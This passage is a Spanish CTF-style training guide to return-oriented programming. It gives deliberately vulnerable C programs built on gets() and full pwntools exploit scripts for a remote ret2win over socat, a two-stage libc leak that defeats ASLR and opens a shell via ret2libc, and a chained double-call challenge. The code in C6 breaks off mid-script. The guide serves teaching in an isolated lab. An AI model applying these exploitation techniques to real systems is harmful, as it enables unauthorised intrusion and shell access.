* - Con EXEC (sin pty) el buffering lo controla setvbuf del fuente.

```

```

* - gets() puede comerse la primera linea si no esperas el banner:
* recvuntil() ANTES de sendline(), siempre. */

#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

extern char *gets(char *s); /* prototipo manual (gcc moderno no la declara) */

void win(void)
{
    printf("[win] FLAG{ROP_C4_explotacion_remota_socat}\n");
}

void victima(void)
{
    char buffer[32]; /* 32 bytes legales; offset 48 medido con cyclic */

    printf("[C4] conexion recibida; habla, remote()\n");
    fflush(stdout); /* orden determinista cuando stdout es un socket */
    /* VULNERABLE: gets() sin limite; la entrada sobra hasta el retorno. */
    if (gets(buffer) == NULL) {
        fprintf(stderr, "[C4] EOF recibido.\n");
        exit(1);
    }
    return; /* <- el ret salta a win() si tu payload manda */
}

int main(void)
{
    setvbuf(stdout, NULL, _IONBF, 0); /* IMPRESCINDIBLE sobre socket */
    setvbuf(stdin, NULL, _IONBF, 0); /* remote() vs process(): buffering */
    printf("[C4] PID=%d | servido por socat en el puerto 1337\n", getpid());
    victima();
    printf("[C4] retorno LIMPIO: si lees esto, no hubo exploit.\n");
    return 0;
}

```

```

$ gcc -g -O0 -fno-stack-protector -no-pie -o c4_servir c4_servir.c
$ socat TCP-LISTEN:1337,reuseaddr,fork EXEC:./c4_servir &
$ ss -ltnp | grep 1337 # confirma que el servicio esta arriba
# en otra terminal: python3 c4_servir.py

```

El binario es un ret2win humilde a propósito: buffer de 32 bytes, `win()` sin argumentos, nada de gadgets. La lección NO está en la cadena sino en el canal. Fíjate en el `setvbuf` doble del main: cuando stdout es un socket, el stdio del proceso es totalmente bufferizado por defecto, y sin ese `setvbuf` el banner podría no salir hasta el crash —tu `recvuntil()` se colgaría esperando datos que están en un buffer que nunca se vació. Es la mitad del pitfall `remote()` vs `process()`; la otra mitad la cometemos nosotros, los explotadores, y la cuenta el apartado (c).

(c) Pista 1 — conceptual

PISTA 1 • conceptual

Tu exploit no cambia de técnica: cambia de TELEFONÍA. Hasta hoy hablaba con un proceso por tuberías que tú controlabas; ahora habla con un proceso cuyo teclado y pantalla son una conexión de red que administra socat. Antes de escribir código, responde: ¿qué cambia en mi ritmo de conversación si el otro extremo puede tardar en responder, y qué pasa si yo "hablo" antes de que él esté escuchando?

(d) Pista 2 — técnica

PISTA 2 • técnica

Dos fases. LOCAL: mide el offset con `cyclic()` y `corefile` —`remote()` no regala corefiles—; el binario del servicio es EL MISMO, así que el offset viaja contigo. REMOTO: `remote('127.0.0.1', 1337)`, y ANTES de cada `sendline()` un `recvuntil()` que espere el texto del banner; si tu payload llega antes de que el proceso llame a `gets()`, `gets()` se lo come como si fuera la respuesta del banner. La flag volverá impresa por el socket, no por tu terminal.

(e) Pista 3 — estructura del payload**PISTA 3 • casi la solución**

La cadena es la más corta de la serie: **padding (offset medido en local, 40 en la verificación) + p64(elf.symbols["win"])**. Dos casillas... perdón, una: el ret de victima salta directo a `win()`. El trabajo está en la sincronización: `recvuntil()` del banner, `sendline()` del payload, y una lectura final con `recvall(timeout=...)` para recoger la flag que llega por la red.

(f) Plan de alto nivel

1. Compila y levanta el servicio con `socat TCP-LISTEN:1337,...`; verifica con `ss -ltnp` que escucha.
2. Fase local: `cyclic()` + `corefile` para el offset (método A2, contra `./c4_servir`).
3. Fase remota: `remote('127.0.0.1', 1337)` con `timeout`; si falla la conexión, revisa `socat`, puerto y firewall antes de tocar el exploit.
4. Sincroniza: `recvuntil()` del banner ANTES de cualquier envío; esa disciplina evita el `gets()` trampos.
5. Envía padding + `p64(win)` y recoge la salida con `recvall()`.
6. Apaga el `socat` de prueba y levántalo de nuevo: tu exploit debe funcionar contra un servicio recién iniciado, no solo contra el que ya tenía estado.

(g) Solución resumida

Razonamiento: mismo binario, mismo offset, canal distinto. La solución mide el offset en local (fase 1, con `corefile`) y luego conecta al servicio, sincroniza con el banner y dispara el payload mínimo. El exploit completo del ZIP:

C4_SERVER.PY (EXPLOIT)

```
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
"""C4 - Explotacion "remota": pwntools remote() contra un servicio TCP.
En tu Kali el servicio se levanta con socat (comando del enunciado):
socat TCP-LISTEN:1337,reuseaddr,fork EXEC:./c4_servir
Flujo mental de un CTF real:
FASE 1 (local): medir el offset contra TU copia del binario con
cyclic + corefile. remote() no regala corefiles.
FASE 2 (remota): conectar con remote('127.0.0.1', 1337), ESPERAR el
banner con recvuntil() (gets()/stdio se comen la entrada si llegas
antes de tiempo) y enviar el mismo payload.
US0: python3 c4_servir.py (con el socat ya levantado)"""
from pwn import *
import time

context.arch = 'amd64'
```

```

context.log_level = 'info'

BIN = './c4_servir'
HOST, PORT = '127.0.0.1', 1337

compile_cmd = ['gcc', '-g', '-O0', '-fno-stack-protector', '-no-pie',
               '-o', BIN, 'c4_servir.c']
log.info('Compilando: %s', ' '.join(compile_cmd))
process(compile_cmd).wait()

elf = ELF(BIN, checksec=False)
win = elf.symbols['win']
log.info('win() = %#x (No PIE: fija, igual en local y en el servicio)', win)

# -----
# FASE 1 - offset LOCAL (cyclic + corefile, metodo A2).
# El binario es EL MISMO que sirve socat: el offset viaja contigo.
# -----
io = process(BIN)
io.recvuntil(b'habla, remote()')
io.sendline(cyclic(200))
io.wait()
try:
    core = io.corefile
    offset = cyclic_find(core.read(core.rsp, 4))
except Exception:
    from pwnlib.corefile import Corefile
    core = Corefile('core')
    offset = cyclic_find(core.read(core.rsp, 4))
io.close()
log.info('Offset medido en LOCAL: %d bytes (valdra para el remoto)', offset)

# -----
# FASE 2 - el ataque REMOTO.
# -----
try:
    io = remote(HOST, PORT, timeout=5)
except Exception:
    log.failure('remote() no conecta. Levanta el servicio antes: '
               'socat TCP-LISTEN:%d,reuseaddr,fork EXEC:%s' % (PORT, BIN))
    raise SystemExit(1)

io.recvuntil(b'habla, remote()') # ESPERAR antes de hablar: pitfall
payload = b'A' * offset + p64(win)
assert b'\n' not in payload, 'gets() cortaria el payload en el primer 0x0a'
io.sendline(payload)
salida = io.recvall(timeout=4)
io.close()

FLAG = b'FLAG{ROP_C4_explotacion_remota_socat}'
if FLAG in salida:
    log.success('C4 SUPERADO: flag capturada a traves del socket. '
               'Mismo binario, mismo offset, otro canal.')
    log.info('Ya sabes el flujo CTF: recon -> offset local -> remote() '
             '-> recvuntil -> payload -> leer la salida.')
else:
    log.failure('C4: sin flag. Pitfalls: recvuntil ANTES de sendline, '
               'socat con reuseaddr,fork, setvbuf en el fuente.')

```

Si remote() no conecta: depuración en orden

1. ¿socat sigue vivo? ¿Dijo "listening on :1337"? Revisa la terminal donde lo lanzaste; reuseaddr evita el "address already in use" tras reinicios rápidos.

2. ¿El puerto es el mismo en socat y en el exploit? Copiar el comando del PDF y luego escribir 1338 en el script es el clásico.
3. ¿Escucha en 127.0.0.1? TCP-LISTEN sin IP en Kali escucha en todas las interfaces; si añades la IP, la del exploit debe coincidir.
4. ¿Conecta pero se queda sordo? El hijo de socat murió al instante: ejecuta ./c4_servir a mano en esa carpeta y mira el error (binario sin permisos, flag ausente, RUTA incorrecta).

(h) Salida esperada

```
[*] win() = 0x401196 (No PIE: fija, igual en local y en el
servicio)
[*] Offset medido en LOCAL: 40 bytes (valdra para el remoto)
[win] FLAG{ROP_C4_explotacion_remota_socat}
[+] C4 SUPERADO: flag capturada a traves del socket. Mismo
binario, mismo offset, otro canal.
```

En tu VM el offset puede variar si compilaste con otras banderas, pero la estructura de la salida no: banner esperado, offset único medido en local y flag que llega por el socket. El experimento final para sellar la lección: comenta el `recvuntil()` y lanza el payload de inmediato. Con mala suerte el `gets()` se come tu padding y `win()` no llega; con buena suerte pasará —y esa VARIABILIDAD es exactamente por la que los CTF reales se explotan con `recvuntil`, no con `sleeps`: la suerte no es un plan.

C5 — Leak de libc en dos etapas con ASLR activada

El examen de mitad de serie. Todo lo que sabes de `ret2libc` depende hasta hoy de un supuesto cómodo: conocer la base de `libc` por el truco `setarch -R ldd` con ASLR fuera. En C5 ese supuesto muere: el proceso se lanza NORMALMENTE, con ASLR activada, y cada ejecución reubica `libc` en una base distinta. La salida tiene dos etapas conectadas por una sola ejecución: filtrar una dirección real de `libc`, calcular la base, y disparar el `ret2libc` con lo calculado. La Figura 2 es el mapa de todo el reto; tenla abierta mientras escribes.

(a) Enunciado

El binario `c5_leak` abre `victim()` dos veces para ti —eso es lo que significa que su `ret` te devuelva el control: la función es re-visitada mediante tu propia cadena—. Debes: (1) usar la primera visita para que el propio proceso IMPRIMA la dirección real de `puts`, leyéndola de su `GOT` con `puts@plt`; (2) devolver el control a `victim()` para tener una segunda oportunidad de entrada; y (3) con la base calculada, ejecutar `system("/bin/sh")`. Nada de reiniciar el proceso entre etapas: el leak y el ataque viven en la MISMA ejecución, porque la base cambia si reinicias.

(b) Código C completo y compilación

C5_LEAK.C

```
/* C5 - Leak de libc en dos etapas con ASLR ACTIVADA.
 * Serie: Laboratorio de Practicas ROP - Parte 3 (x86_64, Kali Linux)
 * Compilacion: gcc -g -O0 -fno-stack-protector -no-pie -o c5_leak c5_leak.c
 * USO RESPONSABLE: binario de practica para tu VM Kali aislada. Solo
 * ataques a binarios propios en tu laboratorio; atacar terceros es ilegal.
 *
 * Hoy no hay setarch ni ldd que valgan: ASLR activada significa que la
 * base de libc cambia en cada ejecucion. La salida tiene DOS etapas:
 * Etapa 1: puts(puts@GOT) imprime la direccion REAL de puts y la
 * cadena devuelve el control a victim() (simbolo del propio
 * binario, fijo por No PIE).
```

```

* Etapa 2: libc_base = leak - offset_de_puts; recalculas system y
* "/bin/sh" y lanzas el ret2libc de siempre.
*
* El trampolín g_pop_rdi viene EMBEBIDO (asm inline): es lo que un
* autor de retos hace cuando el binario dinamico moderno no trae
* gadgets propios y la etapa 1 no puede depender de libc todavia. */

#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

/* Gadgets embebidos: imprescindibles para la etapa 1, cuando libc aun
* es un misterio. Verificalos: ROPgadget --binary ./c5_leak --only "pop|ret" */
__asm__(
    ".globl g_pop_rdi\n"
    "g_pop_rdi:\n"
    "    pop %rdi\n"
    "    ret\n"
    ".globl g_ret\n"
    "g_ret:\n"
    "    ret\n"
);

extern char *gets(char *s); /* prototipo manual (gcc moderno no la declara) */

void victima(void)
{
    char buffer[64]; /* 64 bytes legales; lo que pase de ahi es overflow */

    puts("[C5] victima() abierta; cada visita acepta UNA linea:");
    /* VULNERABLE: gets() sin limite; la funcion sera visitada DOS veces
    * por TU cadena: la primera filtra el leak, la segunda dispara. */
    if (gets(buffer) == NULL) {
        fprintf(stderr, "[C5] EOF recibido.\n");
        exit(1);
    }
    return; /* <- ret #1: leak | ret #2: system("/bin/sh") */
}

int main(void)
{
    setvbuf(stdout, NULL, _IONBF, 0); /* pipes ordenados */
    setvbuf(stdin, NULL, _IONBF, 0); /* el shell de la etapa 2 */
    puts("[C5] ASLR ACTIVADA: la base de libc cambia en cada ejecucion.");
    victima();
    puts("[C5] retorno LIMPIO: si lees esto, no hubo exploit.");
    return 0;
}

$ gcc -g -O0 -fno-stack-protector -no-pie -o c5_leak c5_leak.c
$ pwn checksec ./c5_leak # No canary | No PIE | NX | dinamico
$ ROPgadget --binary ./c5_leak --only "pop|ret" | grep rdi
# 0x000000000000401186 : pop rdi ; ret <- embebido, fijate

```

Tres decisiones de diseño del fuente que conviene leer como retos leen: la `victima()` usa `puts` —no `printf`— porque TU cadena va a llamarla vía PLT y necesitas que exista `puts@plt`; el prompt es estable y termina en "UNA linea:" para que tu `recvuntil()` sincronice sin comerse bytes del leak; y el trampolín `g_pop_rdi` viene embebido porque la etapa 1 no puede depender de gadgets de libc —aún es un misterio de direcciones—. Este es exactamente el papel de los gadgets embebidos en los retos con leak: puente fijo hacia la primera pieza de información.

(c) Pista 1 — conceptual

PISTA 1 • conceptual

ASLR esconde dónde CARGARON libc, pero no puede esconder libc mismo: el proceso la usa de verdad, y hay una ventana fija del binario —la que guarda dónde quedó instalada cada función importada— que contiene esa verdad. Pregúntate: ¿qué función ya conocida SABE imprimir lo que hay en una dirección de memoria, y qué le pasaría si le pido que imprima el contenido de su propia ventana?

(d) Pista 2 — técnica**PISTA 2 • técnica**

Etapas: 1: arma `[g_pop_rdi][puts@GOT][puts@plt] —g_pop_rdi` carga el argumento, `puts@plt` imprime los bytes crudos que hay en `puts@GOT` (la dirección real de `puts`) y remata con un `g_ret` y el símbolo de `victima` del propio binario para REVISITAR la función vulnerable (símbolo fijo por No PIE; `main` también sirve si prefieres reiniciar el flujo completo). Etapa 2: `libc.address = leak - libc.symbols["puts"]` y recalcula `system` y `"/bin/sh"` con `libc.symbols[...]`.

(e) Pista 3 — estructura del payload**PISTA 3 • casi la solución**

Dos payloads sobre el mismo offset medido. Etapa 1: **padding +** `[g_pop_rdi][puts@GOT][puts@plt][g_ret][victima]`; luego parseas el leak: la línea que llega son bytes crudos en little-endian, así que `u64(leak.ljust(8, b"\x00"))`. Etapa 2: **padding +** `[g_pop_rdi][binsh][system]` (SIN ret de alineación: la segunda visita entró por tu ret, la paridad de `$rsp` quedó invertida y el ret que B2 recomendaba aquí DESALINEA; es el hallazgo verificado del reto, mira la nota al pie de la Figura 2).

(f) Plan de alto nivel

1. Compila y verifica con `ROPgadget --only "pop|ret"` que `pop rdi` ; `ret` existe; confirma `elf.plt["puts"]` y `elf.got["puts"]` con `pwntools`.
2. Mide el offset con `cyclic(200) + corefile (72 en la verificación)`; el proceso va SIN `setarch`.
3. Lanza una ejecución nueva y envía el payload de la etapa 1; sincroniza el prompt con `recvuntil(b'UNA línea:\n')` incluyendo el salto de línea.
4. Lee el leak con `recvline() + u64(ljust(8))` y sanéalo: si el valor no parece dirección de libc, un `0x0a` truncó la línea; reintenta con ejecución nueva.
5. Calcula `libc.address` y VERIFÍCALA: la base debe terminar en los tres nibbles bajos en cero (página).
6. Espera el segundo prompt y envía la etapa 2 sin ret extra; abre el shell y lanza tu comando de prueba.

(g) Solución resumida

Razonamiento: la GOT es la agenda del binario y `puts` sabe leer en voz alta; el leak da `puts@GOT` y la aritmética de offsets entrega la base; con la base, C5 se convierte en B2 —salvo por el detalle de paridad que el apartado (e) advierte. El exploit completo del ZIP incluye el reintento ante leaks truncados:

C5_LEAK.PY (EXPLOIT)

```
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
```

```

"""C5 - Leak de libc en dos etapas con ASLR ACTIVADA.
Etapas 1: puts(puts@GOT) filtra la direccion real de puts y la cadena
devuelve el control a victima() (simbolo fijo del binario).
Etapas 2: libc.address = leak - libc.symbols['puts'] recalcula TODA la
libc; ret2libc normal con system("/bin/sh").
Aqui NO hay setarch ni ldd para la base: ASLR activada es la gracia.
El unico dato heredado de ldd es la RUTA de libc (para leer el offset
de puts); la base sale del leak en vivo.
US0: python3 c5_leak.py"""
from pwn import *
import re
import subprocess

context.arch = 'amd64'
context.log_level = 'info'

BIN = './c5_leak'

compile_cmd = ['gcc', '-g', '-O0', '-fno-stack-protector', '-no-pie',
'-o', BIN, 'c5_leak.c']
log.info('Compilando: %s', ' '.join(compile_cmd))
process(compile_cmd).wait()

elf = ELF(BIN, checksec=False)

# Piezas fijas del binario (No PIE): trampolin embebido + PLT + GOT.
# Verifica el trampolin tu mismo: ROPgadget --binary ./c5_leak --only "pop|ret"
g_pop_rdi = elf.symbols['g_pop_rdi']
g_ret = elf.symbols['g_ret']
puts_plt = elf.plt['puts']
puts_got = elf.got['puts']
victima = elf.symbols['victima']
log.info('g_pop_rdi = %#x | puts@plt = %#x | puts@GOT = %#x',
g_pop_rdi, puts_plt, puts_got)

# RUTA de libc (solo la ruta: el offset de puts dentro de su libc).
ldd_out = subprocess.run(['ldd', BIN], capture_output=True, text=True).stdout
m = re.search(r'libc\.so\.\d => (\S+) \(\0x[0-9a-f]+\)', ldd_out)
if not m:
log.failure('ldd no mostro la ruta de libc.')
raise SystemExit(1)
libc = ELF(m.group(1), checksec=False)
log.info('libc local: %s (offset de puts: %#x)', m.group(1),
libc.symbols['puts'])

# -----
# FASE 1 - offset dinamico local: patron ciclico + corefile (A2)
# -----
io = process(BIN) # ASLR ACTIVADA: process normal
io.recvuntil(b'UNA linea:\n') # sincroniza CON el salto de linea
io.sendline(cyclic(200))
io.wait()
try:
core = io.corefile
offset = cyclic_find(core.read(core.rsp, 4))
except Exception:
from pwnlib.corefile import Corefile
core = Corefile('core')
offset = cyclic_find(core.read(core.rsp, 4))
io.close()
log.info('Offset medido en caliente: %d bytes', offset)

# -----
# FASE 2 - ETAPA 1 del leak (ASLR en vivo):

```

```

# [g_pop_rdi][puts@GOT][puts@plt][g_ret][victima]
# puts imprime los 8 bytes guardados en puts@GOT: la direccion REAL
# de puts. El ret final devuelve el control a victima(): segunda
# oportunidad sin reiniciar el proceso.
# -----
io = None # nueva ejecucion = nueva base
for intento in range(6):
    io = process(BIN) # cada intento: proceso nuevo, base nueva
    io.recvuntil(b'UNA linea:\n')
    stage1 = (b'A' * offset
+ p64(g_pop_rdi)
+ p64(puts_got)
+ p64(puts_plt)
+ p64(g_ret) # alineacion de la 2a visita
+ p64(victima))
    assert b'\n' not in stage1, 'gets() cortaria el payload en 0x0a'
    io.sendline(stage1)

# puts imprime la direccion cruda guardada en puts@GOT y un salto de
# linea: esa linea ES el leak (bytes en little-endian, sin etiqueta).
leak_line = io.recvline(timeout=5).strip(b'\n')
leak = u64(leak_line.ljust(8, b'\x00'))
if leak >= 0x7f0000000000:
    break
io.close() # leak truncado por un 0x0a: reintentar
log.warn('leak truncado (%#x); reintento %d', leak, intento + 1)
else:
    log.failure('Seis leaks truncados seguidos: mala suerte con ASLR.')
    raise SystemExit(1)
log.success('puts real filtrada: %#x', leak)

# -----
# FASE 3 - ETAPA 2: base calculada, ret2libc de siempre.
# libc.address reubica system y "/bin/sh" de golpe.
# -----
libc.address = leak - libc.symbols['puts']
log.success('Base de libc calculada: %#x', libc.address)
system = libc.symbols['system']
binsh = next(libc.search(b'/bin/sh\x00'))
log.info('system = %#x | "/bin/sh" = %#x', system, binsh)

io.recvuntil(b'UNA linea:\n') # victima() abierta por 2a vez
# PITFALL CLAVE (distingue a C5 de B2): aqui NO va el ret de alineacion.
# La 2a visita a victima() entro por TU cadena (un ret), no por un call:
# la paridad de $rsp quedo invertida y el ret extra que B2 te recomendo
# ahora DESALINEA system y revienta en movaps. Medir > memorizar.
stage2 = (b'A' * offset
+ p64(g_pop_rdi)
+ p64(binsh)
+ p64(system))
assert b'\n' not in stage2, 'gets() cortaria el payload en 0x0a'
io.sendline(stage2)
time.sleep(0.5) # dejar que system() arme el shell
io.sendline(b'echo PWNERD_C5_${id -u}; id; exit')
salida = io.recvall(timeout=4)
io.close()


if b'PWNERD_C5' in salida:
    log.success('C5 SUPERADO: leak + calculo de base + ret2libc, todo '
'con ASLR activada.')
    log.info('Este patron (puts@GOT -> puts@plt -> volver a victima) es '
'el caballo de batalla de los retos con libc remota.')
else:
    log.failure('C5: sin shell. Pistas: leak = leak - offset_de_puts, '

```

'g_ret antes de victima y antes de system, recvuntil.')

C5: leak de libc en dos etapas con ASLR activada

La misma victima() se visita dos veces: la primera filtra, la segunda dispara — el binario es el puente fijo entre ambas



El pitfall que solo se mide, no se memoriza: en B2 el ret de alineacion ANTES de system era obligatorio; aqui **sobra**.

La 2a visita a victima() entra por el ret de TU cadena, no por un call: la paridad de \$rsp quedo invertida y el ret extra desalinea system, que muere en movaps. En la etapa 1 el g_ret antes de victima sigue siendo util para que la propia visita sobreviva. Verificado en el laboratorio: con ret → SIGSEGV en movaps de do_system; sin ret → shell.

Figura 2. Las dos etapas de C5 sobre la misma ejecución: la cadena de la etapa 1 filtra puts@GOT y devuelve el control a victima(); la base calculada reubica toda la libc para la etapa 2. La nota roja documenta el pitfall de paridad verificado en el laboratorio.

(h) Salida esperada

```
[*] g_pop_rdi = 0x401186 | puts@plt = 0x401080 | puts@GOT = 0x404018
[*] libc local: /lib/x86_64-linux-gnu/libc.so.6 (offset de puts: 0x80e70)
[*] Offset medido en caliente: 72 bytes
[+] puts real filtrada: 0x7faa171002c0
[+] Base de libc calculada: 0x7faa17080000
[*] system = 0x7faa170d4090 | "/bin/sh" = 0x7faa17226ea4
[+] C5 SUPERADO: leak + calculo de base + ret2libc, todo con ASLR activada.
```

Comprueba la aritmética en tu propia salida: Base de libc debe terminar en 0x000 y puts real filtrada menos esa base debe darte el offset de puts del fichero (aquí 0x80e70). Si tu base sale NO alineada a página, el leak llegó truncado o desplazado: revisa el recvuntil() y el reintento. Y si system muere en movaps con el ret extra puesto, acabas de reproducir el hallazgo del apartado (e) por ti mismo, que es exactamente el tipo de cicatriz que sobrevive a la Parte 4.

C6 — Integrador: una entrada, dos objetivos

(a) Enunciado

El examen final de la serie guiada. El binario c6_final esconde flag_printer(int a, int b), que exige 0xcafebabe y 0x8badf00d por RDI y RSI, y quieres DOS premios con UNA sola entrada de gets(): primero la flag de flag_printer y después una shell con system("/bin/sh"). Para el segundo premio necesitas la base

de libc por la vía de siempre (setarch -R ldd con ASLR fuera), y para ambos necesitas respetar la alineación de pila de cada función que llames. La cadena entera vive en una única línea de entrada: el ret de flag_printer es quien entrega el control a la mitad final.

(b) Código C completo y compilación

C6_FINAL.C

```
/* C6 - Integrador: alineacion + DOS argumentos + llamada doble.
 * Serie: Laboratorio de Practicas ROP - Parte 3 (x86_64, Kali Linux)
 * Compilacion: gcc -g -O0 -fno-stack-protector -no-pie -o c6_final c6_final.c
 * USO RESPONSABLE: binario de practica para tu VM Kali aislada. Solo
 * ataques a binarios propios en tu laboratorio; atacar terceros es ilegal.
 *
 * El examen final de la serie guiada: UNA sola entrada de gets() debe
 * 1) llamar flag_printer(0xcafebabe, 0x8badf00d) (RDI + RSI),
 * 2) sobrevivir a la alineacion de movaps de printf,
 * 3) ENCADENAR despues system("/bin/sh") con gadgets de libc
 * (ASLR desactivada + base de `setarch $(uname -m) -R ldd`).
 *
 * La cadena consume casilla tras casilla: el ret de flag_printer es el
 * que entrega el control al siguiente trampolin. Gadgets embebidos
 * (g_pop_rdi, g_pop_rsi, g_ret) + base de libc leida con ldd. */

#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

/* Gadgets embebidos para la primera mitad de la cadena; la segunda
 * mitad (system) usa trampolines de libc, ya con la base conocida. */
__asm__(
".globl g_pop_rdi\n"
"g_pop_rdi:\n"
" pop %rdi\n"
" ret\n"
".globl g_pop_rsi\n"
"g_pop_rsi:\n"
" pop %rsi\n"
" ret\n"
".globl g_ret\n"
"g_ret:\n"
" ret\n"
);

extern char *gets(char *s); /* prototipo manual (gcc moderno no la declara) */

void flag_printer(int a, int b)
{
    if (a == 0xcafebabe && b == 0x8badf00d) {
        printf("[flag_printer] FLAG{ROP_C6_integrador_doble_llamada}\n");
    } else {
        printf("[flag_printer] argumentos incorrectos: (0x%x, 0x%x); "
            "esperaba (0xcafebabe, 0x8badf00d)\n", (unsigned int)a,
            (unsigned int)b);
    }
}

void victima(void)
{
    char buffer[64]; /* 64 bytes legales; lo que pase de ahi es overflow */

    printf("[C6] victima() en ejecucion; UNA entrada, DOS objetivos\n");
    fflush(stdout); /* orden determinista con entrada por pipe */
}
```

```

/* VULNERABLE: gets() sin limite; una sola linea alimenta la cadena
 * completa: argumentos, flag_printer y el ret2libc final. */
if (gets(buffer) == NULL) {
    fprintf(stderr, "[C6] EOF recibido.\n");
    exit(1);
}
return; /* <- arranca la cadena integradora */
}

int main(void)
{
    setvbuf(stdout, NULL, _IONBF, 0); /* pipes ordenados */
    setvbuf(stdin, NULL, _IONBF, 0); /* el shell necesita stdin limpio */
    printf("[C6] PID=%d | flag_printer(0xcafebabe,0x8badf00d) + system\n",
        getpid());
    victima();
    printf("[C6] retorno LIMPIO: si lees esto, no hubo exploit.\n");
    return 0;
}

```

```

$ gcc -g -O0 -fno-stack-protector -no-pie -o c6_final c6_final.c
$ pwn checksec ./c6_final
$ setarch $(uname -m) -R ldd ./c6_final
# libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007ffff7db0000)

```

El fuente trae los tres gadgets embebidos de la serie (`g_pop_rdi`, `g_pop_rsi`, `g_ret`) para la mitad argumental, y el `setvbuf` en `stdin` para que la shell final acepte comandos. La pregunta de diseño que el reto te deja: la segunda mitad necesita `pop rdi ; ret` y `"/bin/sh"` de `libc` —¿usas el trampolín de `libc` o reutilizas `g_pop_rdi` embebido para cargar el argumento? Ambas son correctas si la base está bien asignada; elige una y sé consistente, porque cada fuente de gadgets tiene su propia regla de disponibilidad.

(c) Pista 1 — conceptual

PISTA 1 • conceptual

Piensa la pila como la cola de casillas que ya dominas, pero con un giro: tu primera llamada no termina el programa, DEVUELVE. ¿A dónde apunta `$rsp` cuando `flag_printer` ejecuta su `ret` final? La respuesta define qué casilla sigue. Este reto es B4 (llamada doble) más C3 (dos registros) más B1/C5 (alineación por función): cada función llamada exige SU alineación, no una global.

(d) Pista 2 — técnica

PISTA 2 • técnica

Primera mitad: `g_pop_rdi + g_pop_rsi` con los valores mágicos y un `g_ret` de alineación antes de `flag_printer` (su `printf` exige pila alineada). Segunda mitad: cargar RDI con `pop rdi ; ret` —de `libc` con la base de `setarch -R ldd`, o el `g_pop_rdi` embebido—, apilar `"/bin/sh"`, otro `g_ret` de alineación para `system` y `system`. Serializa todo en UNA sendline.

(e) Pista 3 — estructura del payload

PISTA 3 • casi la solución

Diez casillas tras el padding:

`[g_pop_rdi][0xcafebabe][g_pop_rsi][0x8badf00d][g_ret][flag_printer][g_pop_rdi][binsh][g_ret][system]`.

La casilla 6 (`flag_printer`) es una llamada COMPLETA: su `ret` consume la casilla 7, que ya prepara la segunda llamada. Verifica los dos valores mágicos contra `p64(0xcafebabe) + p64(0x8badf00d)` —ninguno contiene `0x0a` en little-endian— y recuerda el `assert anti-0x0a`.

(f) Plan de alto nivel

1. Compila, corre `pwn checksec` y lee la base de `libc` con `setarch -R ldd`: esta vez **SÍ** necesitas `setarch` para la segunda mitad.
2. Asigna `libc.address` ANTES de resolver `system` y `binsh`, como en C2/B2.
3. Mide el offset con `cyclic(200) + corefile` lanzando por la vía `setarch` (misma que el ataque).
4. Escribe las diez casillas del apartado (e) en un papel antes que en Python: marca cuál `ret` sirve a qué función.
5. Serializa con `p64()`, valida el `assert anti-0x0a` y envía UNA sola línea.
6. Verifica los dos premios: `flag` Y marcador del shell. Si llega la `flag` pero no el shell, tu error vive en las casillas 7–10; si no llega ni la `flag`, en las 1–6.

(g) Solución resumida

Razonamiento: la cadena es una cola de dos llamadas completas; los argumentos se cargan con los gadgets embebidos, cada función recibe su alineación y la segunda mitad bebe de `libc` ya reubicada. La solución del ZIP usa `g_pop_rdi` embebido también para el argumento de `system` (consistente con la primera mitad) y `system` y `"/bin/sh"` de `libc` solo para los datos. Exploit completo:

C6_FINAL.PY (EXPLOIT)

```
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
"""C6 - Integrador: alineacion + DOS argumentos + llamada doble.
UNA sola entrada de gets() debe:
1) llamar flag_printer(0xcafebabe, 0x8badf00d) (RDI + RSI),
2) sobrevivir al movaps de printf (ret de alineacion),
3) encadenar system("/bin/sh") con gadgets y datos de libc
(ASLR desactivada + base via setarch -R ldd, como en B2/C2).
Mezcla de fuentes de piezas: gadgets EMBEBIDOS para los argumentos
(fijos por No PIE) y libc para system y "/bin/sh".
USO: python3 c6_final.py"""
from pwn import *
import os
import re
import subprocess
import time

context.arch = 'amd64'
context.log_level = 'info'

BIN = './c6_final'
MAGIC_RDI = 0xcafebabe
MAGIC_RSI = 0x8badf00d

compile_cmd = ['gcc', '-g', '-O0', '-fno-stack-protector', '-no-pie',
               '-o', BIN, 'c6_final.c']
log.info('Compilando: %s', ' '.join(compile_cmd))
```

```

process(compile_cmd).wait()

elf = ELF(BIN, checksec=False)

# -----
# FASE 0 - piezas embebidas (fijas por No PIE) + base de libc (setarch)
# -----
g_pop_rdi = elf.symbols['g_pop_rdi']
g_pop_rsi = elf.symbols['g_pop_rsi']
g_ret = elf.symbols['g_ret']
flag_printer = elf.symbols['flag_printer']
log.info('g_pop_rdi = %#x | g_pop_rsi = %#x | g_ret = %#x',
g_pop_rdi, g_pop_rsi, g_ret)

ARCH = os.uname().machine
ldd_out = subprocess.run(
['setarch', ARCH, '-R', 'ldd', BIN],
capture_output=True, text=True).stdout
